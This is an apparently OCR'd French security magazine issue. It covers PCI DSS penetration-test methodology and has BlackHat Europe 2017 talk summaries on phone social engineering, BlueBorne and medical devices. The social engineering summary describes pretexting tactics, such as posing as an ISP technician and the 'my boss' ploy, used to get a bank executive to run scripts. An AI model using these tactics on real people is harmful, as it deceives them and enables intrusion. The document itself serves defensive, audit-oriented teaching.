Commençons par le début. Que doit-on tester et quels types de tests doit-on réaliser dans le cadre d'un environnement PCI DSS ?

Tout d'abord, le standard PCI DSS impose de réaliser des tests d'intrusion externes (exigence #11.3.1 du standard) et internes (exigence #11.3.2 du standard).


Cela signifie qu'il faudra tester toutes les ressources de l'environnement exposées sur Internet et l'ensemble des équipements constituant le périmètre PCI DSS.

Cependant, chaque QSA peut avoir une interprétation du "périmètre PCI DSS".

Selon le guide fourni par le PCI SSC (https://www.pcisecuritystandards.org/documents/Penetration-Testing-Guidance-v1_1.pdf :

> The scope of testing may include locations of cardholder data, applications that store, process, or transmit cardholder data, critical network connections, access points, and other targets appropriate for the complexity and size of the organization.

> This should include resources and assets utilized by personnel to maintain systems in the CDE or to access cardholder data, as the compromise of such assets could allow an attacker to obtain credentials with access to or a route into the CDE.



En d'autres mots, le PCI SSC insiste surtout sur les systèmes, les équipements et les applications qui reçoivent, manipulent ou transmettent des données de cartes ainsi que sur les ressources utilisées par le personnel en charge de l'administration des systèmes.

Pour XMCO, ces tests ne suffisent pas. Nous incluons systématiquement l'ensemble du périmètre PCI DSS constitué du CDE (Cardholder Data Environnement), mais également des équipements connectés au CDE (serveurs d'infrastructure dont l'Active Directory, serveurs de logs/monitoring, sauvegarde, console antivirus, etc.). En effet, une faille au sein de ces équipements pourrait avoir une incidence potentielle sur la sécurité des données de cartes.

« XMCO inclut systématiquement au sein du périmètre des tests d'intrusion, l'ensemble du périmètre PCI DSS constitué du CDE mais également des équipements connectés au CDE (serveurs d'infrastructure dont l'Active Directory, serveurs de logs/monitoring, sauvegarde, console antivirus, etc.).»

Un point d'attention particulier est également porté aux équipements de sauvegarde ainsi qu'aux réseaux "Out-of-Band", souvent mis de côté ou tout simplement "oubliés" par le client et donc non inclus initialement au sein du périmètre PCI DSS.

Au final, XMCO effectue des tests sur l'ensemble du périmètre PCI DSS (CDE et Connected-to-CDE).

Les stations de travail des administrateurs rentrent-elles dans le périmètre des tests si nous utilisons un bastion d'administration ou un serveur de rebond pour accéder au CDE ?

La réponse est oui. Même si un bastion est utilisé, la compromission d'un tel équipement possédant une connexion établie au CDE pourrait avoir un impact important.

Les interfaces de monitoring ou de gestion des logs rentrent-elles dans le périmètre des tests ?

La réponse est oui. Dans le cas de la compromission d'une de ces interfaces, il est très souvent possible de rebondir vers les serveurs stockant les cartes.

En effet, les mécanismes de surveillance et/ou de gestion des logs reposent souvent sur des ressources (scripts, services, flux réseau permissifs, mots de passe, etc.) qui sont sensibles. Notre expérience a démontré que ces interfaces sont souvent négligées et que la compromission du serveur d'indexation de log, d'une sonde de monitoring type Nagios ou Cacti sont souvent déterminants dans la compromission totale d'un environnement.

Des applications sont hébergées sur le même serveur qu'une autre application manipulant des données de cartes. Ces dernières doivent-elles être testées ?

La réponse est évidemment oui. En effet, du moment où une application manipule des données de cartes, tout le serveur et ses applications sont dans le périmètre PCI DSS. Les autres applications éventuelles doivent alors être développées en répondant à l'ensemble des exigences PCI DSS et donc être soumises aux scans et aux tests d'intrusion.
En effet, si une faille d'une application tierce "non sensible" ou "hors-scope" permet de rebondir sur le système sous-jacent, il est alors possible de compromettre l'ensemble du serveur, et donc l'application qui manipule ou stocke des données de cartes.

Mon interface de gestion des comptes est dissociée de mon application qui effectue le traitement des cartes, celle-ci est-elle également dans le périmètre ?

La réponse est oui. Si un pirate arrive à compromettre cette application, il pourra alors s'octroyer des droits élevés sur l'application et donc potentiellement voler des cartes.

L'entreprise certifiée utilise un prestataire, ce dernier doit-il faire partie du périmètre des tests ?

La réponse est oui. Dès l'instant où le prestataire joue un rôle dans la sécurité, l'hébergement, l'infogérance, l'administration ou encore la supervision des systèmes du périmètre PCI DSS, alors ces derniers sont inclus dans le périmètre de l'audit et donc doivent faire l'objet de tests d'intrusion.

Dans le cas où le prestaire est lui-même certifié PCI DSS, est-ce que celui-ci fait toujours partie du périmètre ?

La réponse est oui. En fonction du niveau de certification de celui-ci, les exigences le concernant seront portées par sa propre certification ou vérifiées lors de l'audit le cas échéant.

Boite noire, grise ou blanche ?

Les tests d'intrusion PCI DSS doivent être menés en boite noire puis en boite grise/blanche.

Chez XMCO, nous suivons une méthodologie classique qui débute par des tests en boite noire, puis grise. Dans certains cas, les tests en boite blanche seront également menés.

L'objectif de cette méthodologie est de simuler le comportement de chaque population d'utilisateurs :

- Un attaquant positionné sur Internet ;
- Un utilisateur possédant différents profils avec des privilèges plus ou moins élevés sur l'application ;
- Un employé présent sur le réseau interne de l'entreprise non connecté à l'environnement PCI DSS ;
- Un employé possédant des accès privilégiés sur le pé-

rimètre PCI DSS (simple utilisateur d'un back-office, support niveau 1 sur des applications de supervision, l'administrateur du périmètre PCI DSS, etc.) ;

✚ Enfin, le dernier test souvent mené consiste à obtenir un accès non restreint vers l'ensemble des ressources du périmètre PCI DSS, permettant de découvrir des vulnérabilités dont la criticité sera ensuite pondérée par les restrictions mises en place.


Si l'application au sein du CDE requiert une authentification, les tests doivent être réalisés avec tous les types de comptes proposés par l'application, incluant notamment le profil de compte non autorisé à manipuler ou visualiser des données de cartes.

Si l'application comporte un grand nombre de profils, un échantillonnage sera alors réalisé.

> INFO

Le blog de nos QSA est maintenanten ligne !

Nous venons de mettre en ligne un nouveau blog consacré au PCI DSS. Ce dernier est assibble à l'adresse suivante : https://blog-pci.xmco.fr/



Nous tâcherons de maintenir régulièrement le contenu en adressant l'actualité du PCI DSS et des conseils/ bonnes pratiques pour vous aider au mieux à construire ou maintenir votre environnement certitié.

Retrouvez également le blog de notre CERT à l'adresse suivante : https://blog.xmco.fr/

> Les spécificités d'un environnement PCI

Le cas des applications PA-DSS (Payment Application Data Security Standard)

Les applications PA-DSS, incluses au sein d'un périmètre PCI DSS, ne doivent pas être testées d'un point de vue applicatif. En effet, elles ont été développées en suivant les exigences imposées par le standard PA-DSS qui inclut notamment le respect des Meilleures Pratiques de développement sécurisé.

La certification PA-DSS couvre l'ensemble des bonnes pratiques du développement sécurisé (exigences #5.2.1 à #5.2.10 du standard PA-DSS).

Cependant, l'implémentation et l'intégration de ces applications doivent être testées. En effet, la certification PA-DSS ne couvre pas l'installation et la configuration des briques sous-jacentes sur lesquelles l'application repose (durcissement de la couche système, configuration des composants middleware tels que le serveur web, la base de données ou le serveur d'authentification distant). Les éditeurs fournissent un guide d'implémentation, mais la mise en oeuvre reste sous la responsabilité du client.

Les applications web non développées en interne

Il est fréquent, voir quasiment systématique, d'utiliser des applications web tierces, non développées par son équipe, mais utilisées dans un environnement PCI DSS (applications de supervision, IDS, gestionnaire de mot de passe, etc.). Un test d'intrusion applicatif n'est pas nécessaire pour ces applications web, seules des vérifications sur le système hébergeant cette application sont requises.

Le consultant en charge des tests devra tout de même s'assurer que la version de l'application en question est bien supportée par l'éditeur et que les derniers correctifs de sécurité ont bien été appliqués. De plus, des tests complémentaires permettront de démontrer que la sécurité de cette application n'a pas été altérée (présence d'une authentification par exemple).

Mais que se passe-t-il si l'auditeur trouve tout de même une faille dans ces applications ?

Dans ce cas, on parle alors de vulnérabilité 0-day. XMCO impose au client de contacter l'éditeur et d'obtenir une version corrigée, ce qui, en fonction de la réactivité de la société en charge du développement, peut ralentir l'obtention de la certification.

Les environnements de test

Tout comme les scans de vulnérabilités, les tests d'intrusion peuvent malheureusement avoir des effets de bord sur des systèmes de production. En plus des précautions habituelles, il faut redoubler de vigilance, car l'indisponibilité d'un serveur peut souvent coûter cher dans ce type d'environnement.

Peut-on alors réaliser ces tests sur un environnement de recette ou de qualification ?

La réponse est oui. Cependant, en situation réelle, il est souvent difficile d'avoir un environnement de recette "iso-production". Que ce soit au niveau des versions logicielles, du filtrage réseau ou encore l'utilisation des versions supérieures de l'application, il est rare d'avoir à disposition une copie exacte de la production.

Il est alors possible d'effectuer les tests système et middleware sur l'environnement de production, puis de réaliser les tests applicatifs sur l'environnement de recette. Si une vulnérabilité est identifiée, elle pourra alors être vérifiée sur l'environnement de production.

Les tests de segmentation

L'exigence #11.3.4 du standard exige de réaliser des tests d'intrusion sur les équipements en charge de la segmentation, tests devenus obligatoires chaque semestre pour les prestataires de service.

Comment peut-on réaliser ces tests ?

L'objectif de ces tests est de valider le périmètre de l'environnement PCI DSS. Pour ce faire, les tests menés doivent confirmer que les équipements en charge de la segmentation sont toujours actifs et efficaces, et que les règles de filtrage implémentées permettent d'isoler correctement les environnements considérés comme "hors-scope" du périmètre PCI DSS.

L'idéal serait de pouvoir réaliser les tests suivants :

✚ Scans réseau depuis les différents environnements "Out Of Scope" dont les réseaux WiFi utilisés par les collaborateurs de l'entreprise (invités et internes) à destination du CDE et des serveurs connectés au CDE.

✚ Scans réseau depuis tous les VLAN "connectés au CDE" à destination du CDE. On trouve typiquement dans cette catégorie les utilisateurs possédant un accès au CDE et les serveurs d'infrastructures.

✚ Scans réseau depuis les accès distants (par exemple : VPN SSL, VPN IpSec). Ce dernier cas a pour objectif de tester les accès du personnel en astreinte, des nomades, des filiales, des prestataires de services, etc.

Dans la vraie vie, cela n'est pas si simple. En effet, il n'est pas toujours facile de positionner un consultant en charge de ces tests dans différentes localisations du périmètre lorsque les environnements sont complexes et constitués de plusieurs dizaines de VLAN. Ainsi, dans ce cas, le testeur doit avoir une réflexion et une approche orientées "Risques" qui sera validée par le QSA.

Une attention particulière devra être portée aux mécanismes de filtrage dynamique, c'est à dire, aux mécanismes dont les accès/flux autorisés sont différents en fonction des droits, du profil ou encore du groupe auquel l'utilisateur appartient. Dans ce cas de figure, la démarche sera la même. Idéalement, les scans réseau doivent être effectués depuis tous les types de profils disponibles, allant des profils qui n'ont aucun accès à l'environnement PCI DSS jusqu'aux profils qui disposent d'accès administratifs.

« Les applications PA-DSS, incluses au sein d'un périmètre PCI DSS, ne doivent pas être testées d'un point de vue applicatif. En effet, elles ont été développées en suivant les exigences imposées par le standard PA-DSS qui inclut notamment le respect des Meilleures Pratiques de développement sécurisé. »

L'objectif est de déterminer si les services exposés par l'environnement PCI DSS sont bien ceux justifiés par le client dans sa matrice de flux et s'il existe des méthodes pour contourner ces restrictions ou en abuser.

Ces tests n'ont pas pour but de tester uniquement les pare-feu. En effet, tous les équipements qui interviennent dans la segmentation de l'environnement PCI DSS doivent être soumis à ces tests. Cela peut donc inclure les switchs et leur mécanisme de VLAN, les technologies de virtualisation (hyperviseurs, VSwitchs, etc.), les bastions d'administration, les serveurs qui possèdent un pare-feu local, etc.

De plus, ces tests ne se limitent pas à la réalisation de scans, mais également aux tests des équipements eux-mêmes (tests des services exposés, interface d'administration, etc.).

L'activation du WAF (Web Application Firewall) et de l'IDS...

Faut-il désactiver le WAF et l'IDS durant les tests ?

Cela dépend de la méthodologie utilisée par les pentesteurs.

XMCO recommande grandement de réaliser les tests sans le WAF. En effet, le standard impose de développer les applications en suivant un guide de développement sécurisé. L'application en elle-même doit être exempte de vulnérabilités applicatives. Le WAF ne rajoute qu'une surcouche de protection. Il faut d'ailleurs comprendre que le WAF peut toujours être contourné (même si certains sont beaucoup

plus robustes que d'autres), la sécurité de l'application ne doit pas se baser sur cet équipement. Nous l'avons donc sous-entendu, mais il n'est donc pas acceptable de corriger les vulnérabilités applicatives via l'ajout de règles...

Dans un second temps, le WAF pourra être activé afin de mettre le testeur dans des conditions réelles et vérifier s'il aurait pu contourner le WAF pour atteindre son but. Cette phase permettra de configurer plus finement le WAF ou de minimiser l'impact des vulnérabilités identifiées. D'autre part, cela permettra de vérifier si les équipes en charge du monitoring auront été alertées par des remontées du WAF.

Côté IDS, tant que ce dernier a simplement un rôle de détection, mais pas de blocage (contrairement aux IPS), l'IDS a tout son sens lors des tests internes. En effet, les alertes levées par cet équipement permettront aux équipes en charge de la surveillance (type SOC) ou aux administrateurs de déterminer si leur installation fonctionne bien et si les remontées d'informations sont pertinentes.

> INFO

Des pirates russes condamnés pour avoir compromis 160 millions de cartes de crédit

Vladimir Drinkman et Dmitriy Smilianets, 2 pirates russes, ont été condamnés à plusieurs années de prison (respectivement 12 ans et 4 ans et demi, assortis de 3 ans de liberté surveillée). Ils ont plaidé coupable lors de leur procès. Avec 3 autres pirates, ils se sont introduits dans les systèmes de plusieurs grandes entreprises (commerçants, institutions financières et gestionnaires de paiement) afin d'y récolter des données bancaires ou personnelles, qu'ils revendaient ensuite sur le Dark Web. Ils les utilisaient également pour créer de fausses cartes bancaires.

Le groupe serait actif depuis 2009 et aurait ainsi dérobé les données de près de 160 millions de cartes de crédit, ce qui aurait causé plusieurs centaines de millions de dollars de pertes pour les sociétés concernées (300 millions de dollars pour seulement 3 des victimes du groupe) et les particuliers dont les données ont été dérobées.

Le groupe exploitait des injections SQL afin de déployer un malware sur le réseau de la société ciblée et y créer une porte dérobée utilisée pour exfiltrer les informations. Ils modifiaient également la configuration des équipements afin que leurs activités illicites soient masquées.

Il s'agit de la plus importante affaire de ce genre de l'histoire des États-Unis.

> Les étapes de la prestation

La méthodologie de test

La société réalisant les tests doit également fournir une méthodologie en accord avec l'exigence 11.3 du PCI DSS, c'est-à-dire un document ou une annexe précisant le périmètre, les types de tests réalisés, la rétention des données obtenues durant les tests, etc. Ce document, qui peut être fourni en avance de phase, permettra d'avoir un aperçu de l'expérience du prestataire dans ce type de test.

Note : la société auditée peut également fournir sa propre méthodologie.

La réunion d'initialisation

Cette première réunion de lancement doit permettre aux testeurs de s'approprier l'environnement, comprendre techniquement les briques et l'infrastructure ainsi que les risques principaux.
Cette réunion est souvent réalisée avec le responsable de l'environnement PCI DSS, des architectes pouvant présenter les applications et l'infrastructure et avec le QSA maitrisant parfaitement l'environnement.

Elle est importante et essentielle dans le cas d'un environnement complexe et sensible comme les environnements PCI DSS.

Les prérequis

Enfin, comme déjà évoqués au début de cet article, les prérequis sont essentiels et nécessaires pour le bon déroulement des tests. Ces derniers sont souvent échangés durant la réunion d'initialisation.

Les prérequis seront alors définis. Bien entendu, certains pourront être distillés au cours des tests (notamment les comptes pour une véritable première étape en boite noire).

Ces derniers peuvent inclure :

- Les IP externes ;
- Les IP internes ;
- Le mandat d'autorisation (en particulier si un hébergeur est utilisé) ;
- Un schéma réseau ;

- Un schéma des flux de cartes ;
- Le fichier définissant le périmètre (équipements et serveurs faisant partie du CDE et connectés au CDE, noms des utilisateurs habilités à accéder au CDE, etc.) ;
- Des contacts techniques à joindre en cas d'urgence ;
- Le contact du QSA pour toute question relative au périmètre et à la démarche ;
- Une prise brassée ;
- Un peu de café et une salle de réunion dédiée (oui, tous les pentesteurs ont pratiqué leur art sur un coin de table ou serrés sur un demi-bureau dans un open space).

La réalisation du test et les débriefings réguliers

Les tests d'intrusion sont souvent réalisés quelques temps avant l'audit de certification (généralement 2 mois avant) afin d'avoir le temps de corriger avant l'audit tant redouté. Les testeurs doivent alors signaler au plus vite leurs trouvailles. L'idée n'étant pas de les corriger immédiatement et de bloquer les testeurs, mais de donner au client les éléments principaux pour comprendre et anticiper les futures corrections (surtout si elles sont structurelles).

Un point d'avancement est conseillé durant les tests, ce qui rassurera (ou non) l'audité.

Le contre-audit

Enfin, chaque test PCI doit être complété par un contre-audit permettant de vérifier que les vulnérabilités jugées bloquantes pour la certification ont bien été corrigées. Un rapport mis à jour devra être fourni par les auditeurs.

Le rapport

Dernier point important, le rapport des tests.
Comme vous avez pu le comprendre, un test d'intrusion PCI DSS doit mettre particulièrement des éléments en évidence qui seront lus et compris par le QSA et la direction de l'entité audités.

Ainsi les points clés qui devront être inclus sont les suivants :

- Définition précise du périmètre ;
- Synthèse de l'audit avec un focus sur les véritables risques et scénarios d'attaque mis en oeuvre ;
- Le plan d'actions ;
- La liste des vulnérabilités identifiées et la référence PCI DSS de l'exigence associée ;
- La description de chaque vulnérabilité et les recommandations associées (avec tous les éléments permettant de qualifier l'exploitation de la faille : difficulté, type de tests, ressources vulnérables, références, captures d'écran, etc.) ;
- La description des tests réalisés (qui ont réussi et échoué) ;
- La méthodologie employée ;
- La méthodologie pour les tests de segmentation réalisés et les résultats.

> Autres sujets

Les changements significatifs

L'un des termes utilisés au sein du standard peut laisser place à interprétation. En effet, le terme *"significant change"* y apparait plusieurs fois (exigences #6.4.6 et #11.2). Cependant, en ce qui concerne les tests d'intrusion (exigences #11.3.1 et #11.3.2), le wording est plus précis, on parle alors de *"significant infrastructure or application upgrade or modification"*.

Dès qu'un tel changement se produit (un nouveau serveur, une modification du réseau ou une nouvelle version de l'application sensible), alors l'audité doit réaliser un nouveau test d'intrusion.

Naturellement, si l'architecture change régulièrement (ajout de serveurs ou montée de version hebdomadaire), l'exercice devient alors complexe à mettre en oeuvre et surtout couteux si l'on fait appel à un prestataire. Néanmoins, certains ont recours à une pratique que nous appelons "Pentest Agile" qui permet de déclencher un jour voire deux jours de test additionnels lors d'une montée de version ou de l'ajout de serveurs afin de vérifier qu'une vulnérabilité n'a pas été introduite. Ceci permet alors de répondre à l'exigence.

Scans de vulnérabilités vs Tests d'intrusion

Attention à ne pas confondre scans de vulnérabilités et tests d'intrusion !

Malheureusement, certaines sociétés dites spécialisées lancent uniquement un scanner tel que Nessus/Qualys et complètent par quelques tests manuels très basiques. Le test d'intrusion attendu est un test manuel, réalisé par des experts de l'intrusion qui contrôlent, corrèlent, et vérifient les résultats, exploitent de manière successive des vulnérabilités jusqu'à la mise en perspective des véritables scénarios d'attaque.

Identifier une faille de type "XSS" (Cross Site Scripting) en étant authentifié sur l'application de monitoring sans mettre en évidence les conséquences concrètes que cela peut avoir sur la sécurité de l'environnement et des cartes n'a que peu d'intérêt !

Le social engineering

Le PCI DSS n'impose pas de réaliser de tels tests. Cependant, ils peuvent être particulièrement révélateurs du niveau de sensibilisation de vos collaborateurs.

Pour XMCO, ces tests rarement menés, sont complémentaires des tests d'intrusion "classiques". En effet, de nos jours, un attaquant qui cible un environnement manipulant des données de cartes bancaires aura tout intérêt à passer par le maillon faible à savoir l'humain.
Cela sera bien plus efficace et plus simple que de tenter d'attaquer frontalement une infrastructure à jour, hébergeant une application développée dans les règles de l'art et renforcée par l'utilisation d'un WAF et d'un IDS/IPS...

Gardez en tête que les administrateurs constituent le point d'entrée préférentiel. Utilisateurs privilégiés, ils peuvent être amenés à posséder un grand nombre d'informations techniques sur leur poste de travail.

Un cheval de Troie envoyé par email à un administrateur peu attentif ou encore une attaque de phishing ciblée afin de voler des identifiants utilisés sur le CDE permettront à l'attaquant de mettre un pied à l'intérieur du périmètre PCI DSS.

Quelles qualifications et expériences atttendre de la société en charge de réaliser ces tests ?

Le PCI SSC n'impose pas de qualifications particulières aux entreprises ou salariés qui réalisent les tests d'intrusion d'un environnement PCI DSS.

Cependant, certaines sont recommandées par le PCI SSC (OSCP, CXEH, GIAC, CREST, etc), mais ne sont absolument pas garantes de la qualité d'un test.

En effet, selon notre expérience, un test d'intrusion d'un environnement PCI DSS doit être réalisé par des consultants expérimentés, connaissant les vrais risques métiers et mettant en perspective les trophées obtenus.

Le but de ces tests est multiple :

✚ Mettre en évidence les manquements aux exigences PCI DSS #6.5.x (vulnérabilités applicatives), #2.x (erreurs liées au durcissement), #4.x (chiffrement des flux publics), #6.1.x (niveau des correctifs de sécurité) ;

✚ Mettre en évidence les scénarios concrets de fraude, de vols de données bancaires ou de potentiels impacts sur la sécurité de l'environnement ;

✚ Mettre en évidence les problèmes de cloisonnement de l'environnement (#11.3.4) au travers de tests de segmentation ;

✚ Souligner l'efficacité des moyens de protection mis en place (réaction des équipes, alertes IDS/IPS, alertes WAF, etc.).

Vous l'aurez compris, il faut donc des consultants sachant appréhender ces différents sujets. Cela passe souvent par une gestion de projet menée conjointement par le QSA ou un consultant ayant déjà abordé le standard PCI DSS.

La société qui certifie peut-elle réaliser les tests d'intrusion ?

Oui. La société QSA, qui certifie, engage sa responsabilité lorsqu'elle signe l'AOC (Attestation Of Compliance). Dans ce contexte, elle est particulièrement vigilante sur la qualité des tests d'intrusion, seuls ces tests concrets permettent de mettre en évidence les véritables risques de l'environnement audité. En l'occurence, XMCO préfère faire confiance aux qualités techniques de ses consultants ou de sociétés reconnues plutôt que de reposer sur d'autres acteurs ne maîtrisant pas ce domaine.

En effet, dans le cadre de toutes les certifications que nous avons réalisées depuis 7 ans, nous avons été confrontés à des sociétés tierces n'ayant pas réalisé les tests dans les règles de l'art.

> Conclusion

Le test d'intrusion d'un environnement PCI DSS ne diffère pas tant que cela d'un test d'intrusion standard. Réalisé par des experts expérimentés et connaissant les risques liés à des environnements monétiques, il doit être mené dans les règles de l'art, en appliquant une méthodologie stricte.
Ce test sera le véritable indicateur pour le responsable de l'environnement et le QSA sur les faiblesses et manquements de l'environnement manipulant des données de cartes.

Nous vous invitons donc à challenger particulièrement vos fournisseurs lors de vos appels d'offres pour choisir une société reconnue avec une expérience significative sur ce type d'environnements.

BlackHat Europe 2017

Par Antonin AUROY et Arthur VIEUX

How To Rob A Bank Over The Phone – Lessons Learned And Real Audio From An Actual Social Engineering Engagement

Joshua Crumbaugh

Slides

https://www.blackhat.com/docs/eu-17/materials/eu17-Crumbaugh-How-To-Rob-A-Bank-Over-The-Phone.pdf

Dans une présentation originale basée sur des extraits audio d'une mission et sur le retour d'expérience de cette même mission, Joshua Crumbaugh présente un vecteur d'attaque toujours sous-estimé : l'homme. Ce spécialiste du social engineering est aussi le fondateur de la société PeopleSec, qui se spécialise dans les missions de RedTeam et de Social Engineering. Il a usé de ses talents pour compromettre les data centers des plus grandes sociétés américaines, pour accéder à des coffres bancaires, ou encore à des zones interdites au sein de casinos.

En introduction, l'expert explique que les victimes de Social Engineering ne devraient pas être renvoyées (comme c'est souvent le cas), mais le management devrait être remis en cause. En effet, sans prévention minimale ou sans formation préalable, n'importe qui pourrait être piégé lors d'une mission.

La mission présentée par Joshua visait une banque américaine. Seul un des vice-présidents de cette banque était au courant qu'un test de pénétration était prévu pour ce jour-là. C'est précisément ce vice-président qui a été visé.

En préparant sa mission en amont, Joshua a découvert que la banque utilisait un petit fournisseur d'accès Internet pour ses emails. Ce fournisseur avait la réputation d'être assez instable. Il a donc appelé la banque en se faisant passer pour un technicien travaillant pour le FAI, prétextant travailler à une amélioration du service fourni.

Le vice-président de la banque ne détectant pas directement la supercherie a volontairement proposé son aide et la mission a suivi son cours. Le consultant a ainsi pu faire

télécharger des scripts sur les serveurs de la banque visée, et les faire exécuter par sa cible. Lorsque l'exécution des scripts a échoué, il est resté dans son rôle et a réussi à faire télécharger un nouveau script à sa victime. Il parviendra à ses fins en compromettant le SI de la banque.

Au cours de cette présentation, Joshua Crumbaugh distille des informations cruciales liées à son métier. Parmi celles-ci, il explique que la reconnaissance est une partie essentielle de la mission. Avoir un prétexte pour appeler une personne, une histoire crédible qui puisse être corroborée est un atout essentiel. Un autre point important appuyé est de ne jamais sortir du rôle que l'on s'est créé pour la mission. À moins d'être démasqué ou arrêté par la police, le chercheur reste toujours dans le rôle qu'il a créé pour tirer le maximum de sa mission.

L'expert a aussi créé une règle qu'il appelle « Mon patron ». Dès qu'il doit demander à sa victime d'effectuer une action, il prétend que c'est « mon patron » qui lui impose de le faire. Ce faisant, il crée une situation de « nous contre le reste du monde ». Ce faisant, la victime compatit avec l'attaquant, et propose généralement d'elle-même « d'aider » pour faire avancer les choses.
Il ne s'agit là que de quelques exemples, la présentation complète regorgeant d'astuces du même acabit, que tout consultant effectuant des missions de Social Engineering ou de phishing devrait connaitre.

Blueborne – A New Class Of Airborne Attacks That Can Remotely Compromise Any Linux/IOT Device

Ben Seri & Gregory Vishnepolsky


Slides
https://www.blackhat.com/docs/eu-17/materials/eu-17-Seri-BlueBorne-A-New-Class-Of-Airborne-Attacks-Compromising-Any-Bluetooth-Enabled-Linux-IoT-Device.pdf

Vidéo
https://www.youtube.com/watch?v=WWQTlogqF1I

Ben Seri et Gregory Vishnepolsky, deux chercheurs en sécurité chez ARMIS sont venus présenter leurs travaux ciblant le Bluetooth et la vulnérabilité BlueBorne, dévoilée quelques semaines plus tôt.

En ciblant la pile Bluetooth, ils s'attaquent à une technologie souvent perçue comme marginale et n'ayant jamais été complètement auditée. Pourtant le Bluetooth est une porte d'entrée à des attaques « sans-fil » qui peuvent avoir des conséquences importantes. En effet, les capacités de cette technologie permettent entre autres de répliquer les attaques et de les propager à tous les périphériques alentour. Les vulnérabilités découvertes et leur exploitation n'impliquaient aucune interaction avec un utilisateur, relevant encore le niveau de criticité.

Les recherches ont mené à la découverte de 8 vulnérabilités, dont 4 considérées comme critiques permettant de prendre le contrôle à distance du système ciblé. Cela représente plus de 5 milliards de périphériques susceptibles d'être attaqués. Tous les systèmes (Android, Windows, Linux et iOS) sont affectés principalement à cause de la variété des vulnérabilités découvertes. En effet, les vulnérabilités ne sont pas intrinsèquement liées au protocole Bluetooth, mais à son implémentation sur les systèmes. Les deux speakers expliquent que les spécifications du Bluetooth font 2822 pages et que la plupart sont très difficiles à comprendre.



Poursuivant leur présentation, Ben et Gregory ont expliqué qu'à partir du moment où le Bluetooth était activé sur un système, celui-ci était toujours à l'écoute de connexions entrantes, bien que normalement impossible à découvrir pour d'autres systèmes. Un attaquant distant pouvait alors profiter de ce fonctionnement pour y accéder malgré l'absence de visibilité. Cela est rendu possible par la diffusion des fragments d'adresses MAC qui sont transmis par le Bluetooth. Un attaquant peut écouter les communications réseau et découvrir suffisamment d'informations pour être en mesure de retrouver une adresse complète.

Par la suite, la présentation s'est orientée vers une explication plus technique des composants vulnérables et des stratégies d'exploitation utilisées pour arriver à des codes d'exploitation fonctionnels. Ici encore, il a été noté que des défauts dans l'implémentation de mécanismes de sécurité (absence de KASLR, de Stack Canaries, etc.) permettaient de faciliter l'exploitation des vulnérabilités découvertes.

Pour illustrer leur propos et les vulnérabilités présentées, les deux chercheurs se sont attaqués à deux produits ayant eu un grand succès commercial cette année. Une montre Samsung Gear S3 et un Amazon Écho ont été pris pour cible et compromis, à distance et sans la moindre interaction utilisateur. Lors d'une démonstration technique, ils ont été en mesure de répliquer leur attaque sur d'autres périphériques, illustrant la capacité pour un attaquant de rebondir de périphérique en périphérique pour propager son attaque.

Breaking Bad: Stealing Patient Data Through Medical Devices

Saurabh Harit

Slides

https://www.blackhat.com/docs/eu-17/materials/eu-17-Harit-Breaking-Bad-Stealing-Patient-Data-Through-Medical-Devices.pdf

Saurabh Harit, chercheur en sécurité chez Spirent SecurityLabs est revenu lors de sa présentation sur la sécurité du matériel médical connecté à Internet.

Dans la mouvance de l'IoT, de plus en plus de périphériques médicaux, professionnels ou grand public, sont connectés à Internet. Tensiomètres, cardiofréquencemètres, pèse-personnes, et même des médicaments connectés passent maintenant par Internet afin de centraliser leurs données et les associer à leurs utilisateurs.

